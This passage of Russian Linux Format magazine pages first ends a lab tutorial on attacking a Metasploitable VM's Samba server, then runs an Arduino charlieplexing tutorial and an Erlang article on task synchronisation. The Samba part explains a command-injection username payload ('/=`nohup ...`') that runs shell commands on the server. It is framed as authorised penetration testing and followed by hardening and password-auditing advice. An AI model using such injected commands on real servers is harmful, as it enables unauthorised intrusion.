Она создает имя пользователя-вредителя, которое затем отправляется жертве. `nohup` – это команда `no hangup`. Это означает, что ее исполнение продолжится и после того, как пользователь выйдет из системы. `payload.encoded` возвращает вредоносный код, который создает для нас оболочку. Значок ``` обеспечивает выполнение оболочки команды перед передачей результата скрипту `user map`. Однако пока она дойдет до этого скрипта (который даст сбой, потому что мы даже не пытались войти в систему, а просто использовали эту команду как лазейку), мы уже сделаем свое дело.

Конечный раздел просто отправляет имя пользователя жертве, чтобы посмотреть, каков будет ответ.

Например, если не особо злонамеренный хакер просто хочет сохранить копии файлов в текущей директории, он может при-
слать `ls > steal.this`. Тогда имя пользователя будет

```
/=>nohup ls > steal.this`
```

«Злейшими врагами пользователей нередко бывают они сами.»


Если скрипт `user map` просто `echo` и не преобразовывает имя пользователя, а всего лишь повторяет его, то сервер Samba исполнит следующее:

```
echo /=>nohup ls > steal.this`
```

Запустив это на своей системе, вы обнаружите, что исполняется (весьма неопасный) пакет и создан файл `steal.this` с копией локальной директории. В нашей изначальной атаке этот пакет был заменен на тот, что запускает удаленную сессию оболочки. Однако в принципе в эту атаку можно включить все что угодно. Если вам не нужна интерактивная оболочка, отправьте скрипт для выполнения любых необходимых действий.

Защита

Но как же укрепить свой сервер для защиты от атак? Как мы не устаем повторять, лучшая защита – постоянное обновление ваших программ. Если вы работаете с сервером, прелестительным для хакерских атак, но не хотите ежедневно обновляться, старайтесь не пропускать самых важных обновлений, отслеживая сообщения о безопасности. У всех основных дистрибутивов есть сайты и списки рассылки, где имеются разделы, посвященные решению проблем безопасности. Для Debian их можно найти на www.debian.org/security, для Ubuntu – на www.ubuntu.com/usn, а для Red Hat – на access.redhat.com/security/updates/advisory. Если вы используете клон Red Hat Enterprise Linux, например, CentOS или Scientific Linux, то между объявлением и выходом заплатки может пройти некоторое время. Второй ключевой момент обеспечения безопасности сервера – сокращение коли-



➤ **Скорость взлома паролей в John The Ripper сильно зависит от мощности процессора и алгоритма хэширования. Запустите `john -test`, чтобы узнать, быстро ли он будет работать на вашем компьютере.**

чества доступных сервисов. Чем меньше портов открыто хакеру, тем меньше областей могут подвергнуться атаке. В терминологии теста на защиту от несанкционированного доступа это называется сокращением векторного пространства атаки.

Вы можете поискать в модулях *Metasploit* и посмотреть, сколько уязвимостей было в прошлом у каждого сервиса. Это поможет примерно рассчитать, сколько уязвимостей ждет вас в будущем. Инструменты типа SELinux усложняют злодеям выполнение их захватнических планов, но только при правильной настройке.

Когда речь идет о безопасности, злейшими врагами пользователей нередко бывают они сами. Во время первой атаки мы видели, как быстро взламываются ненадежные пароли. Вы можете настроить свою политику паролей в Linux, используя Pluggable Authentication Modules (PAM), но самый лучший способ проследить, что ваши пользователи должным образом защищены – попытаться взломать пароли. Запустите *John The Ripper* в вашем файле `shadow` и посмотрите, сколько будет взломано – пусть он поработает целую ночь, а еще лучше – все выходные, чтобы провести больше проверок. Если у вас есть под рукой видеокарта, *OclHashcat* может воспользоваться дополнительными ресурсами для обработки данных. Потом сообщите пользователям, что им стоит поработать над своими паролями.

В следующем месяце мы рассмотрим на сервере *Metasploitable* уязвимые web-приложения. **LXF**

Скорая помощь

Если вы не хотите использовать web-приложение, или применяете только программы с открытым кодом, можете запустить эти атаки через *Armitage*.

Правила применения оружия

Белое хакерство, или тест на защиту от несанкционированного доступа – это искусство обнаружения слабостей в системе безопасности с целью их исправления. Оно вполне закономерно, если у вас есть на то разрешение.

Мы здесь организовали атаку на виртуальную машину, размещенную на нашем компьютере, и это абсолютно легально. Подвергая атаке машину в сети, надо стараться оставаться в рамках закона – даже если ваши намерения исключительно благие.

Подвергая атаке машину, на которой работает кто-то другой (или даже компания, в которой вы работаете), запаситесь всеми необходимыми документами. В терминологии теста на защиту от несанкционированного доступа это называется правилами применения оружия. В них должно быть подробно описано, что вам разрешается делать. Как минимум, в них должно быть отражено следующее: кто будет подвергаться атаке сеть; какие машины (например, IP-адреса) будут подвергаться атаке;

чего нельзя делать (например, портить личные данные пользователей, удалять файлы); определение даты и временных ограничений и необходимые подписи, чтобы документ обрел силу. Чем больше информации содержится в этих ваших правилах, тем лучше.

Совершая атаку, документируйте все свои действия. Это не только позволит вам воссоздать их при необходимости, но и дает возможность отката любых сделанных вами изменений.



Arduino: Да будет

Ник Вейч изо всех сил старается не ослепнуть от блеска, с которым он зажег столько светодиодов всего на нескольких выходах.



выходами, но они также и входы. Представьте себе следующую простую схему:

» **Схема 1** Два контакта, два выхода. С их переводом в «единицу» светодиоды загораются. Все просто. Но теперь подумайте о том, что выходы могут быть в «единице» или в «нуле», а светодиоды – будущи диодами – как-никак работают однонаправленно.

Возможна и такая схема:

» **Схема 2** Важнейшее отличие в том, что теперь состояния «единица» и «ноль» применяются для управления выводами. Когда один в «единице», а другой в «нуле», светодиод загорается. Поменяйте их местами, и загорится другой светодиод.

Мило, правда? Но особо прыткие в подсчетах заметили, что светодиодов не стало больше. В «обычной» схеме мы зажгли два светодиода. В новой схеме их все еще два. Да, но этот шаг необходим, чтобы перейти к следующему – иначе он взорвет ваш мозг. При увеличении числа контактов до трех, схема станет такой:

» **Схема 3** Это большой шаг вперед. С тремя выходами и замысловатой схемой мы можем управлять шестью светодиодами.

Здесь важно отметить: чтобы это заработало, нам придется воспользоваться тем, что контакты Arduino могут находиться в трех состояниях. Вам знакомы «единица» и «ноль», но, конечно, есть и еще одно – состояние большого сопротивления (или состояние входа), в котором контакт по сути никак не влияет на схему. Переведа один из контактов в это состояние (и таким образом отключив его) и перевода другие два в «единицу» или «ноль», мы можем обращаться к каждому из шести светодиодов.

Выполняем вычисления

Если поразмыслить, то у нас есть два варианта в наборе из трех пар светодиодов (три варианта), но они могут работать в любом направлении, что дает нам 2×3 , или 6. Углубившись в математику, можно вывести формулу для N контактов – это $N^2 - N$ или $N(N-1)$ светодиодов. В большинстве случаев сложность заключается в том, чтобы нарисовать схему и запомнить, как располагать светодиоды. Задачу определенно облегчает их расположение в парах в противоположном направлении. Да, и не забудьте добавить к каждому контакту последовательно резистор, для ограничения тока. Так как в схеме их всегда два, выберите значение сопротивления, которым обычно пользуетесь, и разделите его на два. Теперь переходим к управлению светодиодами.

Конечно, манипуляции с тремя портами для управления набором светодиодов несколько обременительны, но возможны. Настоящие трудности начнутся, когда вы поймете, что для этого недостаточно просто записать в них значения, так как мы работаем с логикой с тремя состояниями (1,0,X). Осложнение еще в том, что для изменения этих значений нужно использовать различные вызовы из Arduino (даже если пойти коротким путем и записывать значения напрямую в адреса портов, вы обнаружите, что все равно нужно изменять другой регистр). Как сделать это для на-



Наш эксперт

Когда **LXF** только появился, его держали на плаву исключительно скрипты *Bash* от **Ника Вейча**. Потом их заменили «люди», и это, по мнению Ника, стало шагом назад...

В туманном прошлом, когда у всех нас на ковре было чуть меньше ожогов от припоя, мы призадумались об использовании 8-сегментных дисплеев – и читатели предложили нам мультиплексировать выходы. Это хорошее предложение с рядом преимуществ, но оно имеет и недостатки.

Главный недостаток здесь в том, что на управление дисплеем нужно время. Если заставить Arduino постоянно менять значения сегментов, у него не останется времени ни на что другое. Поэтому если управление дисплеями – не главная задача вашей схемы на Arduino, мультиплексирование выходов эффективно только в небольшом, более управляемом масштабе. Существует несколько способов мультиплексирования (то есть, использования одного входа/выхода для выполнения нескольких задач), и один из самых простых – мультиплексирование методом Чарли.


Чарлиплексирование

Одно из ограничений при подключении светодиодов к Arduino – контакты. Если подключать по светодиоду на каждый вывод, выходы закончатся довольно скоро. В предыдущих статьях мы рассмотрели способы увеличения количества адресуемых выводов, обычно с помощью дополнительных микросхем, например, сдвиговых регистров, но есть и другой метод, дополнительных микросхем не требующий – чарлиплексирование.


Назван метод именем Чарли Аллена [Charlie Allen], инженера из компании Maxim, который столкнулся с той же проблемой, пытаясь управлять дисплеями со множеством светодиодов. Основная идея этого метода проста: контакты Arduino можно считать

» **Месяц назад** Мы рассмотрели прикручивание кнопок к Arduino.


СВЕТ



› Схема 1.



› Схема 2.



› Схема 3.

шей схемы с тремя контактами? Допустим, это контакты 10, 11 и 12 Arduino. Прежде всего инициализируем их в функции setup():

```
void setup() {
  pinMode(10, OUTPUT);
  pinMode(12, OUTPUT);
  pinMode(11, OUTPUT);
  delay(6000);
}
```

В процессе работы мы будем изменять режимы одного из этих контактов, но нет ничего страшного в том, чтобы задать все режимы с самого начала, чтобы мы видели, какие контакты используются. Зачем здесь задержка? Это просто привычка, появившаяся у меня после того, как я часами пытался оживить неработающие платы Arduino. Задержка дает последовательному интерфейсу время заметить, что его пытаются перепрограммировать. От души рекомендую делать так же. Теперь перейдем собственно к зажиганию светодиодов:

```
void loop() {
  // light each in sequence
  digitalWrite(11, HIGH);
  digitalWrite(12, LOW);
  pinMode(10, INPUT);
  delay(100);
  pinMode(10, OUTPUT);
  digitalWrite(11, LOW);
  digitalWrite(12, HIGH);
  pinMode(10, INPUT);
  delay(100);
  pinMode(10, OUTPUT);
  digitalWrite(11, HIGH);
  digitalWrite(10, LOW);
  pinMode(12, INPUT);
  delay(100);
  pinMode(12, OUTPUT);
  ...
}
```

Здесь можно остановиться (конечно, остались еще три сочетания контактов, но ход мысли нам теперь ясен, к тому же вы всегда можете заглянуть в код на DVD, если не напишете его сами). Для каждого светодиода нам нужно установить один вы-


вод в «единицу», другой в «ноль», а третий – в состояние входа. По сути это состояние отключает его – это лишь состояние высокого сопротивления, но для остальной схемы контакт выглядит выключенным, если не пытаться прочесть с него данные. Задержка позволяет нам увидеть, как светодиод загорается, потом мы переводим вывод в состояние «отключено», так что не запутаемся. Если подумать, то пример можно улучшить, последовательно обрабатывая два светодиода, для зажигания которых нужно отключить определенный контакт; это сэкономит несколько вызовов. Но это не главное.

Бывают, конечно, ситуации, в которых нужно пройти по всем имеющимся светодиодам для создания стробоскопического эффекта, как на автомобиле из сериала «Рыцарь дорог», но чаще нужно только включать и выключать определенные светодиоды.

Эта длинная запись в коде – не лучший вариант, и для управления светодиодами нам нужен способ покруче. Простой вариант – массивы. Если задать несколько массивов со значениями контакта, их можно использовать как аргументы функции, включающей и выключающей светодиода.


```
uint8_t cathode[6] = {12,11,10,11,12,10};
uint8_t anode[6] = {11,12,11,10,10,12};
```

»



› Простая схема с чарлиплексированием с тремя входами для одновременного управления шестью светодиодами. На самом деле в один момент времени можно управлять лишь одним – можете сказать, каким?

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



➤ Схема с шестью светодиодами на макете в представлении программы Fritzing. В реальной жизни она выглядит запутаннее.

```
uint8_t off[6] = {10,10,12,12,11,11};
```

Тип `uint8_t` – то же, что и байт, но это более явное определение. Как видите, мы создали три массива – для катода, анода и «выключенного» контакта. Они содержат числовые значения контактов для каждого светодиода последовательно. Например, если нужно включить светодиод № 3, то контакт 11 нужно перевести в «ноль», контакт 10 – в «единицу», а контакт 12 – в состояние входа.

Вы можете кое-что улучшить в этом коде, но все это вопрос компромисса. Например, можно оставить только массивы для катода и анода, так как третий контакт в любом случае выключен. Верно, но тогда в коде придется брать два существующих значения и определять, значение какого контакта не задано. Либо можно «выключить» все контакты, а затем включить те, которые используются. Оба варианта возможны, но нежелательны.

На данном этапе это несущественно, но в целом мы хотим, чтобы код, включающий и выключающий входы, работал максимально быстро. Дополнительные действия и вычисления приведут лишь к трате циклов таймера и к нежелательным переключениям, которые могут обусловить и мерцание.

Так или иначе, вот наш главный цикл, который выполняет ту же задачу, что и прежде – включает светодиоды последовательно:

```
void loop() {
  for (int i=0;i<6;i++){
    pinMode(off[i],INPUT);
    pinMode(cathode[i],OUTPUT);
    digitalWrite(cathode[i],LOW);
    pinMode(anode[i],OUTPUT);
    digitalWrite(anode[i],HIGH);
    delay(250);
  }
}
```

Этот код ничего не предполагает – он просто задает состояния выключенного контакта, затем проверяет, что состояния двух остальных контактов заданы верно, и записывает в них значения. Хотя для последовательного включения светодиодов мы обернули это в цикл, можно оформить это и в виде функции:

```
void loop() {
  for (int i=0;i<6;i++){
```

```
lightlamp(i);
delay(250);
}
}
void lightlamp(int i){
  pinMode(off[i],INPUT);
  pinMode(cathode[i],OUTPUT);
  digitalWrite(cathode[i],LOW);
  pinMode(anode[i],OUTPUT);
  digitalWrite(anode[i],HIGH);
}
```

что несомненно упростит использование этого кода в более сложных случаях.

Один из нескольких

Думаю, вы согласитесь: это здорово. Теперь без дополнительных схем можно управлять, например, 12 светодиодами всего с четырьмя контактами. Однако на данный момент у нашего плана есть маленький недостаток. Для простых случаев он и правда удобен. Если нужно зажечь светодиод – вы его зажигаете. Но когда нужно зажечь несколько светодиодов одновременно, исходный метод – по одному контакту на каждый светодиод – лучше. В основе нашей текущей системы – «адресация» светодиодов с помощью контактов благодаря мультиплексированию данных. Теперь нам нужно полностью мультиплексировать выход. Физически адресовать несколько светодиодов сразу невозможно, но можно переключаться между ними так быстро, что будет казаться, что они горят одновременно.

Интересно, что такое мультиплексирование светодиодов стало популярным не только из-за ограничений адресации, но и из-за экономии энергии. Если один светодиод потребляет в среднем около 20 мА, то шесть будут потреблять 120 мА. Если взять эквивалент схеме с чарлиплексированием с шестью контактами, мы получим $6 \times 5 \times 20 \text{ мА} = 600 \text{ мА}$, а это больше, чем обеспечивается стандартным USB-подключением. Вряд ли несколько светодиодов могут причинить столько неприятностей (разумеется, к ним можно подключить внешний источник питания), но если учесть, что мультиплексирование может снизить энергопотребление на 97%, это хорошая идея, особенно для схем с питанием от батареек.

Внесем несколько простых изменений в функцию включения светодиодов и будем подавать на каждый из них небольшой импульс вместо того, чтобы просто включать его:

```
void dolight(int light_number){
  pinMode(off[light_number],INPUT);
  pinMode(cathode[light_number],OUTPUT);
  digitalWrite(cathode[light_number],LOW);
  pinMode(anode[light_number],OUTPUT);
  digitalWrite(anode[light_number],HIGH);
  delay(2);
  pinMode(cathode[light_number],INPUT);
  pinMode(anode[light_number],INPUT);
}
```

Этот код очень похож на предыдущий, но на сей раз перед выходом он отключает свет после короткой задержки. Возможно, вам придется установить значение задержки опытным путем в зависимости от числа светодиодов в вашей схеме.

Теперь мы можем включать светодиод на короткий период времени, и пора подумать о том, как зажигать несколько светодиодов одновременно. Очевидное решение – цикл. Если у нас есть набор значений, например, битовая маска, для светодиодов, которые нужно зажечь, мы можем пройти по ним в цикле, включая их.

➤ **Пропустили номер?** Узнайте на с. 104, как получить его прямо сейчас.

На самом деле, делать это будет нужно неоднократно. Если нужно включить два светодиода на секунду, лучше включить каждый на 1/500 секунды 250 раз, чем один раз на полсекунды. Имея период одного включения светодиода, можно пройтись по циклу заданное количество раз, и в итоге мы получим заданную общую продолжительность включения. Это звучит несколько сложнее, чем есть на самом деле:

```
byte data = sequence[index];
for (int cycle=0; cycle<50; ++cycle){
    for (int y=0; y<5; ++y) {
        if (data & (1<<y)) {
            dolight(y);
        }
    }
}
```

Здесь два цикла. Один цикл (с переменной *y*) определяет количество светодиодов, которые у нас есть. В каждой итерации значение бита (сдвинутое, чтобы оказаться в нужном месте) сравнивается с байтом, который мы назвали *data* – подробнее о нем чуть позже. Если значения совпадают, соответствующий светодиод включается.

Внешний цикл под управлением переменной *cycle* просто выполняется заданное количество раз. Это означает, что в каждой итерации все необходимые светодиоды загораются и гаснут нужное количество раз, создавая впечатление, что они горят.

Единственная загадка – переменная *byte*. Как видно из первой строки кода, мы получаем ее из другого массива. Это просто массив битовых масок, отражающий последовательность включения светодиодов. Мы записали ее в двоичной нотации, так ее гораздо проще понять:

```
uint8_t sequence[12] ={
    B00000001,
    B00000011,
    B00000111,
    B00001111,
    B00011111,
    B00111111,
    B00100000,
    ...
}
```

Итак, нам нужно только передать эти битовые маски функции, которая будет отображать их в течение определенного периода времени.


```
void loop() {
    for (int i=0;i<12;i++){
        dosequence(i);
        delay(500);
        digitalWrite(13,HIGH);
        delay(1);
        digitalWrite(13,LOW);
    }
}

void dosequence(int index){
    byte data = sequence[index];
    for (uint8_t cycle=0; cycle<50; ++cycle){
        for (uint8_t y=0; y<5; ++y) {
            if (data & (1<<y)) {
                dolight(y);
            }
        }
    }
}
```

Сделаем иллюминацию

Иногда нужно управлять не одним светодиодом, а цепочкой светодиодов (например, как в елочных гирляндах). Максимальный ток для контакта Arduino – 40 мА, и для управления большой цепочкой светодиодов понадобятся дополнительные схемы. Светодиоды прослужат намного дольше, если на них подать правильный ток!

Источник постоянного тока легко собрать самим из нескольких резисторов и пары подходящих NPN-транзисторов (или полевых транзисторов, для больших цепей), но для приложений с большим энергопотреблением лучше воспользоваться специальной схемой, например, ON Semiconductor CAT400 или серий Infineon BCRxxx.



➤ Специсточник тока для управления светодиодами, дешевле фунта, поможет избежать мороки при работе с длинными цепочками светодиодов.

Этот простой цикл перебирает 12 значений битовых масок из массива *sequence*. В конце каждой итерации также мигнет светодиод на плате – так мы сможем обнаружить неправильные соединения проводников или странное поведение схемы. Код в этом виде работает, но кое-что можно изменить. Во-первых, на время, в течение которого горят светодиоды в одной итерации, слабо влияет их количество, но об этом времени стоит позаботиться, чтобы избежать более серьезной проблемы.

В общем случае такие действия лучше всего оформлять в виде процедуры прерывания, в зависимости от того, что вам нужно. Затем она может получить набор значений *sequence* из массива или постоянно проходить по «шаблону», заданному в глобальной переменной – ее затем можно будет изменить в основном коде. Мы говорили о таймерах и прерываниях во многих из предыдущих статей, и вы должны суметь сделать что-нибудь на скорую руку!

Недостатки чарлиплексирования

Хотя чарлиплексирование позволяет изящно и эффективно использовать выходы, ряд проблем ограничивают его достоинства. Самая большая из них – не слишком хорошее масштабирование. По мере увеличения количества светодиодов они не только горят все более тускло (светятся в течение меньшего интервала времени), но и код для управления ими занимает все больше и больше доступного процессорного времени. Другой недостаток проявляется себя, если один из светодиодов выходит из строя. Неисправности светодиодов не всегда означают только то, что они не горят – сюда включается и нежелательное влияние на схему, например, непредусмотренная емкость, утечки тока и прочие неприятные вещи. В этих случаях из-за одного неработающего светодиода весь дисплей может начать вести себя странно.

Но не сбрасывайте его со счетов – для малого количества светодиодов оно очень удобно и позволяет сэкономить на добавочных компонентах, энергопотреблении и пространстве. Оно годится не только для зажигания светодиодов. С подходящими компонентами можно сэкономить несколько контактов для управления двигателями (которым не нужно несколько высоких уровней сразу) или для входов – эти неудобные матричные клавиатуры эффективнее сканировать с несколькими диодами и подходящей схемой Чарли или целого массива других входов. **LXF**

» **Через месяц** Другой способ мультиплексирования световых выходов.



Erlang: Еще раз

Андрей Ушаков рассматривает организацию работы многозадачных приложений. Без взаимодействия тут не обойтись...



Наш эксперт

Андрей Ушаков активно приближает тот день, когда функциональные языки станут мейнстримом.

Взаимодействие между задачами или их синхронизация – пожалуй, наиболее важная (и «больная») тема, когда мы думаем об организации нашего приложения в виде нескольких одновременно выполняющихся задач. Понятно, что без взаимодействия задач не создать правильно функционирующее многозадачное приложение (за редкими исключениями). «Больная» же эта тема потому, что с ней связаны практически все ошибки и проблемы многозадачности. Вот об этом и поговорим.

Первый и, пожалуй, главный вопрос, требующий ответа – что такое синхронизация между задачами и зачем она нужна. Синхронизация между задачами – это всего лишь взаимодействие между задачами в многозадачной среде при помощи тех или иных средств. А вот зачем оно нужно, уже интереснее. Крайне редко удается разделить одну большую задачу на несколько абсолютно независимых задач, способных выполняться параллельно. Чаще одни задачи должны дожидаться завершения других, прежде чем начать или продолжить свою работу. Пример такой ситуации – проблемы вида “map-reduce”. Для решения подобных проблем сначала выполняются задачи “map”, обрабатывающие входные данные, а затем задачи “reduce”, которые агрегируют (или свертывают) полученные на предыдущем шаге данные в некое результирующее значение.

В большинстве случаев задачи обработки хорошо поддаются переносу в многозадачную среду, тогда как задачи свертки – гораздо хуже (хотя можно при помощи нескольких задач произвести промежуточную свертку, а затем при помощи одной задачи выполнить окончательную свертку для получения итогового результата). Очевидно, что задачи свертки должны выполняться только по завершении всех или части задач по обработке. Ана-

логично, если мы используем промежуточную свертку, то задача по окончательной свертке должна выполняться только по завершении задач промежуточной свертки данных. Вот пример проблемы, решаемой при помощи подхода “map-reduce”: пусть нас интересует частота использования слов в большом тексте. Тогда при помощи задач обработки мы могли бы посчитать частоту использования слов в каждом параграфе (и эти задачи будут хорошо работать параллельно), после чего при помощи задачи свертки получить итоговый результат.

Видно, что между разными задачами существует определенное упорядочение выполнения: одни задачи начинают свою работу только тогда, когда другие задачи закончат свою. Чтобы обеспечить это упорядочение, и используются средства синхронизации между задачами.

Синхронизация между задачами нужна и тогда, когда у нас есть данные, доступ к которым имеют несколько задач одновременно (если к некоторым данным имеет доступ только одна задача, беспокоиться не о чем). Если все задачи только читают данные, никакой синхронизации между ними не требуется. Проблемы начинаются, когда какие-либо из задач начинают изменять данные.

Рассмотрим пример на языке C, иллюстрирующий данную проблему. Пусть у нас есть глобальная переменная X, доступ к которой имеют несколько задач, и следующий простой блок кода, изменяющий наши данные (глобальную переменную X): {X *= 3;}. Для понимания проблем, возникающих при выполнении этого блока кода, давайте опустимся на уровень ниже и рассмотрим один из его аналогов на языке ассемблера (для процессоров x86):

```
imul eax, [X], 3
mov dword ptr [X], eax
```

По поводу этого кода на ассемблере следует сделать два замечания. Во-первых, это всего лишь один из аналогов приведенного выше блока кода; мы не можем гарантировать, какие инструкции в действительности сгенерирует компилятор. Во-вторых, обычно перед использованием того или иного регистра его сохраняют в стеке, а после использования восстанавливают его предыдущее значение (при помощи инструкций push и pop); мы сознательно пропускаем эти инструкции (но помним, что они есть).

Но вернемся к нашему примеру: предположим, что две задачи одновременно выполняют этот блок кода (например, на разных ядрах процессора), и рассмотрим один из возможных вариантов одновременного выполнения. Для определенности, пусть значение переменной X до выполнения этого блока кода было 3. На первом шаге обе задачи начинают выполнение этого блока кода (входят в него). На следующем шаге обе задачи выполняют инструкцию imul: в результате для обеих задач значение регистра eax становится 9. На следующем шаге обе задачи сохраняют свои значения регистра eax в ячейку

памяти, связанной с переменной X; в результате переменная X получает значение 9. И на последнем шаге обе задачи заканчивают выполнение этого блока кода (выходят из него).

Если бы две эти задачи выполняли этот блок кода последовательно, переменная X получила бы значение 27, а в нашем примере переменная X получила значение 9.

В этом примере мы показали проблему, известную как гонка за ресурсы. Другая известная проблема, связанная с одновременным изменением данных – повреждение данных. Обычно данные повреждаются, когда несколько задач одновременно обновляют сложные структуры данных, доступ к которым не атомарен на уровне процессора. Например, на платформе x86 такой структурой данных будут 64-битные целые числа. После такого обновления в подобной структуре могут содержаться данные всех процессов, производивших обновление, и, соответственно, сама структура содержит данные, которые в ней не появились бы, если бы все процессы обновляли ее последовательно. Возникает вполне логичный вопрос: что надо делать, чтобы подобных ситуаций не возникало? Ответ вполне очевиден: если несколько процессов одновременно обращаются к некоторым данным, причем некоторые из этих процессов изменяют общие данные, то для доступа к этим данным необходимо использовать средства синхронизации.

«Между задачами существует упорядочение выполнения.»

О синхронизации

Следует сказать, что на многоядерных и многопроцессорных машинах возможна гонка за ресурсы, связанная с тем, что разные ядра (или процессоры) в своей кэш-памяти содержат разные значения одной и той же переменной. Это справедливо, даже если доступ к такой переменной атомарен на уровне процессора, как, например, для 32-битных целых чисел на платформе x86. Следует учитывать подобные ситуации и применять соответствующие средства синхронизации, чтобы избежать их.

Теперь рассмотрим, какие средства для синхронизации задач у нас есть. Не будем сейчас говорить о конкретных средствах; займемся средствами для синхронизации задач в общем.

Существуют два класса средств синхронизации: это средства, которые могут приводить к блокировкам задач (синхронизация с блокировками) и средства, которые к блокировкам задач не приводят (неблокирующая синхронизация). Работа средств синхронизации с блокировками основана на специальном объекте, называемом блокировкой. Объект, представляющий блокировку, обладает несколькими (минимум двумя) состояниями, и его поведение меняется в зависимости от того, в каком состоянии он находится. В простейшем случае такой объект имеет два состояния; например, для мьютекса это «свободен» и «занят».

Когда объект блокировки находится в свободном состоянии, любая задача может «захватить» его (при помощи функции из API); при этом объект блокировки перейдет в занятое состояние. Когда какая-то другая задача попытается «захватить» объект блокировки, находящийся в занятом состоянии, выполнение этой задачи будет заблокировано (и она перейдет в состояние ожидания) до тех пор, пока объект блокировки не перейдет в свободное состояние. Когда задача, владеющая объектом блокировки, «освободит» его (при помощи функции из API), любая другая задача, ожидающая освобождения этого объекта блокировки, может «захватить» его. Обычно при этом со всех задач снимается блокировка, после чего какая-то одна из задач «захватывает» объект блокировки, а все остальные задачи блокируются (при попытке «захватить» этот объект блокировки). В более сложных случаях и поведение объекта блокировки будет более сложным: объект блокировки может разрешать «захватывать» себя нескольким задачам (например, когда объект блокировки представляет собой семафор или блокировку чтения-записи), может применяться для сигнализации о некотором событии (условные переменные в POSIX, объекты ядра, событие в WIN32 API) и т. д.

